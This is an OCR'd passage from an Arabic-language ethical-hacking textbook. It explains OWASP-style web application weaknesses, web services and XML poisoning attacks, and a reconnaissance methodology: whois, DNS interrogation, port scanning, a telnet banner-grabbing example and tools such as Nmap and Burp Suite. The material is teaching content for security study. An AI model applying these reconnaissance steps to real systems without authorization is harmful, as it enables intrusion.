
تشفير المخزن الغير امن "INSECURE CRYPTOGRAPHIC STORAGE"

تطبيقات الويب تستخدم خوارزميات التشفير لتشفير البيانات الخاصة بهم وغيرها من المعلومات الحساسة التي يتم نقلها من الخادم إلى العميل أو العكس بالعكس. يستخدم التطبيق على شبكة الإنترنت كود التشفير لتشفير البيانات. يشير **Insecure cryptographic storage** إلى عندما يستخدم التطبيق رمز تشفير سيئ مكتوب للتشفير الآمن وتخزين البيانات الحساسة في قاعدة البيانات.

Insecure cryptographic storage يذكر حالة التطبيق حيث يتم استخدام رمز تشفير سيء لتخزين البيانات بشكل آمن في قاعدة البيانات. ولذلك فإن البيانات الغير آمنة يمكن اخترقها بسهولة وتعديلها من قبل المهاجم لكسب المعلومات السرية والحساسة مثل معلومات

بطاقة الائتمان وكلمات السر وأرقام الضمان الاجتماعي، وغيرها من أوراق اعتماد المصادقة مع التشفير المناسب أو الهاش لإطلاق سرقة الهوية والاحتيال على بطاقات الائتمان، أو غيرها من الجرائم. يمكن للمطورين تجنب مثل هذه الهجمات باستخدام الخوارزميات المناسبة لتشفير البيانات الحساسة.

يبين التمثيل التصويري التالي كود معرض للاختراق تم تشفيره بشكل سيئ وكود آمن التي تم تشفيره بشكل صحيح باستخدام خوارزمية التشفير الآمنة.



BROKEN AUTHENTICATION AND SESSION MANAGEMENT

تشمل عملية التوثيق وإدارة الجلسة تشمل كل عنصر من مصادقة المستخدم وإدارة جلسات العمل النشطة. بعد عدد من مرات المصادقة الصلبة فانه سوف تفشل أيضا بسبب وظائف الاعتماد الضعيفة مثل تغيير كلمة المرور، نسيت كلمة المرور الخاصة بي، وتذكر كلمة المرور الخاصة بي، التحديث، الخ. حساب أقصى درجات الحرص المتعلقة بمصادقة المستخدم يجب أن يؤخذ. من الأفضل دائما استخدام أساليب المصادقة القوي من خلال رموز التشفير القائمة على البرامج-والأجهزة الخاصة أو القياسات الحيوية. يستخدم المهاجم نقاط الضعف في وظائف المصادقة أو إدارة الجلسة مثل الحسابات المكشوفة، معرفات الجلسات، تسجيل الخروج، إدارة كلمة المرور، **timeouts**، تذكرني، السؤال السري وتحديث الحساب، وغيرها لانتحال المستخدمين.

Session ID in URLs

المهاجم يتنصت على حركة مرور الشبكة أو الحيل المستخدمة للحصول على معرفات الجلسات، وإعادة استعمال معرفات جلسة لأغراض خبيثة. على سبيل المثال:

http://juggyshop.com/sale/saleitems=304;jsessionid=120MTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico

Timeout Exploitation

إذا لم يتم تعيين **application's timeouts** بشكل صحيح فان المستخدم ببساطة عند إغلاق المتصفح دون تسجيل الخروج من الموقع يصل إليه من خلال جهاز كمبيوتر عام، فان المهاجم يمكنه استخدام نفس المتصفح في وقت لاحق واستغلال امتيازات المستخدم.

Password Exploitation


المهاجم يكسب الوصول إلى قاعدة بيانات كلمة المرور لتطبيق الإنترنت. إذا لم يتم تشفير كلمات السر للمستخدم، فان المهاجم يمكنه استغلال كل كلمات السر للمستخدمين.

UNVALIDATED REDIRECTS AND FORWARDS


المهاجم يقوم بوضع وصلات لتحويلات ضاره/غير صحيحه ويخدع الضحية للنقر على ذلك. عندما ينقر الضحية على الرابط فانه يفكر أنه ذهب الى موقع صالح، ولكن الحقيقة ان يعاد توجيه الضحية إلى موقع آخر. هذه التحويلات تؤدي إلى تركيب البرمجيات الخبيثة، وربما حتى خداع الضحايا في الكشف عن كلمات المرور أو غيرها من المعلومات الحساسة. المهاجم يستهدف التوجيه الغير آمن لتجاوز عمليات التفتيش الأمنية.

إلى الأمام الغير آمن "Unsafe forwards" قد تسمح بتجاوز مراقبة الدخول المؤدي إلى:

- Session Fixation Attacks.
- Security Management Exploits.
- Failure to Restrict URL Access.
- Malicious File Execution.



معمارية خدمات الشبكة "Web Services Architecture"



هجوم خدمات الشبكة "Web Services Attacks"


تطور خدمات الإنترنت والاستخدام المتزايد لها في مجال الأعمال التجارية فانه يقدم ناقلات هجوم جديدة في إطار التطبيق. خدمات الشبكة هي اتصال عملية إلى عملية "**process-to-process communications**" التي لديها قضايا الأمن والاحتياجات الخاصة. تعتمد خدمات الويب على بروتوكولات **XML** مثل **Web Services Definition Language (WSDL)** لوصف نقاط الاتصال، الوصف العالمي الاكتشاف، و **(UDDI)** لوصف واكتشاف خدمات الشبكة. و**Simple Object Access Protocol (SOAP)** للاتصال بين خدمات الشبكة التي هي عرضة للعديد من تهديدات تطبيق ويب. على غرار الطريقة التي يتفاعل بها المستخدم مع التطبيق على شبكة الإنترنت من

خلال المتصفح، فان خدمة الويب يمكنها ان تتفاعل مباشرة مع التطبيق على شبكة الإنترنت دون الحاجة لعقد جلسة المستخدم التفاعلية أو المتصفح.

هذه الخدمات على شبكة الإنترنت لديها تعريفات مفصلة التي تسمح للمستخدمين المنتظمين والمهاجمين لفهم بناء الخدمة. وبهذه الطريقة، يتم توفير الكثير من المعلومات المطلوبة لـ **fingerprint** البيئة وصيغة الهجوم الى المهاجم. ويقدر أن خدمات الويب لديها 70٪ من نقاط الضعف على شبكة الإنترنت. بعض الأمثلة على هذا النوع من الهجوم هي:

- المهاجم يحقن اسكريبت خبيثة في خدمة على شبكة الإنترنت، وهي قادرة على الكشف عن وتعديل بيانات التطبيق.
- المهاجم يستخدم خدمة الإنترنت لطلب المنتجات، ويحقن برنامج نصي لإعادة تعيين الكمية ووضعها على صفحة تأكيد إلى أقل مما كان أصلا.

بهذه الطريقة، النظام يعالج الطلب لكي يقدمه الى الطلب، شحن الطلب، ومن ثم يعدل الطلب لإظهار عدد أقل من المنتجات ليتم شحنها. المهاجم يتلقي أكثر من المنتج مما يدفع.




Web Services Footprinting Attack

المهاجمين يستخدمون **Universal Business Registry (UBR)** كمصدر رئيسي لجمع المعلومات من خدمات الشبكة. ومن المفيد جدا لكل من الشركات والأفراد. انه سجل عام "**public registry**" يعمل على مواصفات **UDDI** و**SOAP**. وهو مشابه إلى حد ما إلى "**Whois server**" في الوظيفة. لتسجيل خدمات الويب في خادم **UDDI**، فان الأعمال التجارية أو المنظمات عادة ما تستخدم واحدة من الهياكل التالية:

- Business Entity
- Business Service
- Binding Temple
- Technical Model (tmodel)

وبالتالي، المهاجمين يقومون **footprint a web application** للحصول على معلومات **UDDI** مثل **businessEntity**، **businesService**، **bindingTemplate**، و**tModel**.





Web Services XML Poisoning

XML poisoning هو مشابه الى حد ما هجوم **SQL injection**. أنه يحتوي على نسبة نجاح أكبر في إطار خدمات الويب. كما يتم استدعاء خدمات الويب باستخدام وثائق **XML**، حركة المرور التي تذهب بين تطبيقات الخادم والمستعرض يمكن أن **poisoning**.
المهاجمين يقومون بإنشاء مستندات **XML** خبيثة لتغيير آليات التحليل مثل **SAX** و**DOM** التي تستخدم على الخادم.
المهاجمين يقومون بإدراج رموز **XML** خبيثة في طلبات **SOAP** لأداء **XML node manipulation** أو **XML schema poisoning** من أجل توليد الأخطاء في **XML parsing logic** وكسر منطق التنفيذ. يمكن للمهاجمين التلاعب بـ **XML external entity references** الذي يمكن أن يؤدي إلى **arbitrary file** أو فتح اتصال **TCP** ويمكن استغلالها لهجمات خدمة ويب أخرى. **XML poisoning** يمكن المهاجمين أن يتسببوا في هجوم الحرمان من الخدمة واستغلال المعلومات السرية.




13.3 منهجية القرصنة "HACKING METHODOLOGY"

حتى الآن، قد ناقشنا مكونات التطبيق على شبكة الإنترنت والتهديدات المختلفة المرتبطة بتطبيقات الويب. الآن سوف نناقش منهجية قرصنة تطبيق الويب. منهجية القرصنة هي وسيلة للتحقق من كل الوسائل الممكنة لاختراق تطبيق ويب بمحاولة استغلال كل نقاط الضعف المحتملة الحالية في ذلك. يعطي هذا القسم شرحا مفصلا لمنهجية قرصنة تطبيق الويب.

منهجية قرصنة تطبيقات الويب (جمع المعلومات) "Web App Hacking Methodology (Footprinting)"

من أجل اختراق تطبيق الويب، فان المهاجم يحاول في البداية جمع أكبر قدر ممكن من المعلومات حول البنية التحتية لشبكة الإنترنت.
Footprinting هي طريقة واحدة يستخدمها المهاجم والتي تمكنه من جمع معلومات قيمة حول البنية التحتية للويب أو تطبيق ويب.



Footprint Web Infrastructure

Web infrastructure Footprinting هي الخطوة الأولى في منهجية قرصنة تطبيق الويب. أنه يساعد المهاجمين لتحديد الضحايا وتحديد تطبيقات الويب الضعيفة. من خلال جمع المعلومات عن بنية شبكة الإنترنت، ويمكن للمهاجم أداء:

- **Server Discovery**

في البحث عن الخادم "**server discovery**"، عندما بوجود محاولة اتصال بالملقم، **redirector** يقوم بجعل افتراض غير صحيح أن جذر **URL namespace** سيكون **WebDAV-aware**. حيث انه يقوم بالكشف عن الخوادم المادية التي تستضيف تطبيق الويب.

- **Service Discovery**

البحث عن الخدمات التي تعمل على خوادم الشبكة يمكن استغلالها كما في مسار منهجية الهجوم على تطبيق الويب. **Service Discovery** تقوم بالبحث في بيئة التطبيق المستهدف من اجل الأحمال والخدمات تلقائيا.

- **Server Identification**

الاستيلاء على **server banners** للتعرف على صنع ونسخة برنامج خادم الويب. وهو يتألف من:

Local Identity: يحدد هذا منشأ الخادم ومنشأ المضيف.

Local Addresses: هذه تحدد عناوين **IP** المحلية للملقم الذي تستخدم لـ **Diameter Capability Exchange messages** **(CER/CEA messages)**.

Self-Names: يحدد هذا الحقل **realms** باعتباره محلي بالنسبة إلى الخادم، وهو ما يعني أن أي من الطلبات التي أرسلت لهذه **realms** سيتم التعامل كما لو أنه لا يوجد **realm** في الطلب المحدد الذى يرسل عن طريق الخادم.

- **Hidden Content Discovery**

استخراج المحتوى والوظائف التي لا ترتبط بشكل مباشر أو يمكن الوصول إليها من المحتوى المرئي الرئيسي.

جمع المعلومات عن البنية التحتية للويب: اكتشاف الملقم "Footprint Web Infrastructure: Server Discovery"

من أجل عملية الاستطلاع عن البنية التحتية عن شبكة الإنترنت، تحتاج أولا إلى اكتشاف الخوادم النشطة على شبكة الانترنت. اكتشاف الملقم يعطي معلومات عن مكان وجود الخوادم النشطة على شبكة الإنترنت. التقنيات الثلاثة، هي **Whois lookup**، **DNS interrogation**، و**port scanning**، وهذا يساعد على اكتشاف الخوادم النشطة والمعلومات المرتبطة بها.

- **Whois Lookup**

بحث **Whois** هو أداة تسمح لك لجمع المعلومات عن الدومين بمساعدة **DNS** واستفسارات **WHOIS**. وتنتج هذه النتيجة في شكل تقرير **HTML**. بل هو أداة تعطي معلومات حول عنوان **IP** لخادم الويب وأسماء **DNS**. بعض من أدوات **Whois** هي:

http://www.tamos.com
http://netcraft.com
http://www.whois.net
http://www.dnsstuff.com

- **DNS interrogation**

DNS interrogation هي قاعدة بيانات تستخدم من قبل منظمات متنوعة لاتصال عناوين **IP** الخاصة بها مع اسم المضيف المقابل لها، والعكس بالعكس. عند توصيل **DNS** بشكل غير صحيح، فمن السهل جدا استغلالها وجمع المعلومات المطلوبة لإطلاق الهجوم على المنظمة المستهدفة. هذا يوفر أيضا معلومات حول مكان ونوع الخوادم. بعض الأدوات هي:

http://www.dnsstuff.com
http://network-tools.com
http://e-dns.org
http://www.domaintools.com

- **Port Scanning**

فحص المنافذ هو عملية فحص لمنافذ النظام للتعرف على الأبواب المفتوحة. إذا تم التعرف على أي منفذ مفتوح غير مستخدم من قبل المهاجم، فانه يمكن أن تتدخل في النظام من خلال استغلال ذلك. ويحاول هذا الأسلوب الاتصال إلى مجموعة معينة من منافذ **TCP** أو **UDP** للوقوف على الخدمة الموجودة على الخادم. بعض الأدوات هي:

- Nmap
- NetScan Tools Pro
- WhatsUp Portscanner Tool
- Hping

جمع المعلومات عن البنية التحتية للويب: اكتشاف الخدمة "Footprint Web Infrastructure: Service Discovery"

اكتشاف الخدمة يجد الخدمات التي تعمل على خوادم الشبكة التي يمكن استغلالها كمسار في هجوم القرصنة على تطبيق الويب. اكتشاف الخدمة بالبحث في بيئة التطبيق المستهدفة للأحمال والخدمات تلقائيا. الخادم المستهدف يتم فحصه بدقة حتى يمكن التعرف على المنافذ الاكثر شيوعا التي يستخدمها خوادم الويب لخدمات مختلفة. يبين الجدول التالي قائمة بالمنافذ الأكثر شيوعا التي يستخدمها خوادم الويب وخدمات **HTTP** منها:

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

يمكنك اكتشاف الخدمات بمساعدة من بعض الأدوات مثل **NMAP**، **NetScan Tools Pro**، و**Sandcat Browser**.

NMAP هو فاحص يستخدم للعثور على معلومات حول النظم والخدمات على الشبكة وبناء خريطة للشبكة. ويمكن أيضا تحديد الخدمات المختلفة التي تعمل على خادم الويب وإعطاء معلومات مفصلة حول أجهزة الكمبيوتر البعيدة.

جمع المعلومات عن البنية التحتية للويب" Footprint Web Infrastructure: Server Identification/Banner Grabbing"

من خلال **banner grabbing**، المهاجم يحدد العلامة التجارية "**brand**" و/أو إصدار الخادم، نظام التشغيل، أو التطبيق. المهاجمون يحللون حقل رأس استجابة الملقم لتحديد الطراز، ونسخة برنامج خادم الويب. تساعد هذه المعلومات المهاجمين لتحديد **exploit** من قواعد بيانات **vulnerability databases** للهجوم على خادم الويب والتطبيقات.

C:\telnet www.juggyboy.com 80 HEAD / HTTP/1.0

يمكن أمساك banner بمساعدة أدوات مثل:

- Telnet
- Netcat
- ID Serve
- Netcraft

هذه الأدوات تجعل الاستيلاء على **banner** والتحليل مهمة سهلة.

```
Command Prompt
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Jul 2005 13:08:16 GMT
Content-Length: 1270
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDQCQTCQBQ=PBLPKEKBNDGKOFFIPOLHPLNE; path=/
Via: 1.1 Application and Content Networking System Software 5.1.15
Connection: Close


Connection to host lost.
C:\>
```

Server identified as Microsoft IIS

جمع المعلومات عن البنية التحتية للويب: اكتشاف المحتوى المخفي"Footprint Web Infrastructure: Hidden Content Discovery"

يتم الاحتفاظ بالمعلومات الهامة المتعلقة بالأعمال مثل أسعار المنتجات، والخصومات، معرفات تسجيل الدخول وكلمات السر سرا. هذه المعلومات عادة ما تكون غير مرئية للغرباء. عادة يتم تخزين هذه المعلومات في حقول النموذج المخفية. اكتشاف المحتوى المخفي والوظائف التي هي غير قابلة للوصول من المحتوى المرئي الرئيسي لاستغلال امتيازات المستخدم داخل التطبيق. وهذا يسمح للمهاجمين لاستعادة النسخ الاحتياطية من الملفات الحية، وملفات التكوين، والملفات التي تحتوي على البيانات الحساسة، والمحفوظات التي تحتوي على لقطات احتياطية من الملفات داخل مجلد الويب الجذري على شبكة الإنترنت، الوظائف الجديدة التي لا ترتبط بالتطبيق الرئيسي، الخ. تسجيل هذه الحقول الخفية يمكن ان يتحدد مع مساعدة من ثلاث تقنيات. هم:

- **Web Spidering**

يقوم **Web spiders** تلقائيا باكتشاف المحتوى المخفي والوظائف عن طريق تحليل أشكال **HTML** وطلبات وردود جافا سكريبت من جانب العميل.

الأدوات التي يمكن استخدامها لاكتشاف المحتوى المخفي عن طريق **Web spiders** ما يلي:

- OWASP Zed Attack Proxy
- Burp Spider
- WebScarab

- **Attacker-Directed Spidering**

المهاجم يقوم بالوصول إلى كل من وظائف التطبيق ويستخدم **intercepting proxy** لمراقبة جميع الطلبات والردود. **Intercepting proxy** يوزع جميع ردود التطبيق وإعطاء تقارير عن المحتوى والوظائف التي يكتشفها. نفس الأداة المستخدمة في **Web spidering** على شبكة الإنترنت، أي **OWASP Zed Attack Proxy** يمكن استخدامها أيضا في **attacker-directed spidering**.

- **Brute Forcing**

Brute forcing هي وسيلة شعبية جدا وسهلة لمهاجمة خوادم الشبكة. استخدام أدوات التشغيل الآلي مثل **Burp Suite** لجعل أعدادا كبيرة من الطلبات إلى خادم الويب من أجل تخمين الأسماء أو معرفات المحتوى المخفي والوظيفة.

Web Spidering Using Burp Suite


المصدر: http://www.portswigger.net


Burp Suite هو منصة متكاملة لمهاجمة تطبيقات الويب. أنه يحتوي على جميع أدوات **Burp** مع العديد من الواجهات بينهما، وتهدف إلى تسهيل وتسريع عملية مهاجمة التطبيق.

